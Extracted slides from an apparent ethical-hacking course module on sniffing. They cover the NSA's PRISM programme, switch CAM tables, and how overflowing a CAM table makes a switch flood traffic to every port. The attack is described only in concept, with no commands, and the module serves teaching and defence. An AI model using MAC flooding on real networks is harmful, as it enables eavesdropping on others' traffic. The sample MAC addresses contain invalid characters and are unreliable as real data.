
Wiretapping Case Study: PRISM



- PRISM stands for "Planning Tool for Resource Integration, Synchronization, and Management," and is a "data tool" designed to collect and process "foreign intelligence" that passes through American servers
- NSA wiretaps a huge amount of foreign internet traffic that is routed through or saved on U.S. servers



Module Flow




MAC Address/CAM Table



Each switch has a fixed size dynamic Content Addressable Memory (CAM) table


The CAM table stores information such as MAC addresses available on physical ports with their associated VLAN parameters

MAC Address






CAM Table

Vlan	MACAdd	Type	Learn	Age	Ports
255	00d3.ad34.123g	Dyna mic	Yes	0	Gi5/2
5	as23.df45.45t6	Dyna mic	Yes	0	Gi2/5
5	er23.23er.t5e3	Dyna mic	Yes	0	Gi1/6



How CAM Works

C|EH
Computer Exam Help



What Happens When CAM Table Is Full?





Once the CAM table on the switch is full, additional ARP request traffic will flood every port on the switch



This will change the behavior of the switch to reset to its learning mode, broadcasting on every port similar to a hub




This attack will also fill the CAM tables of adjacent switches



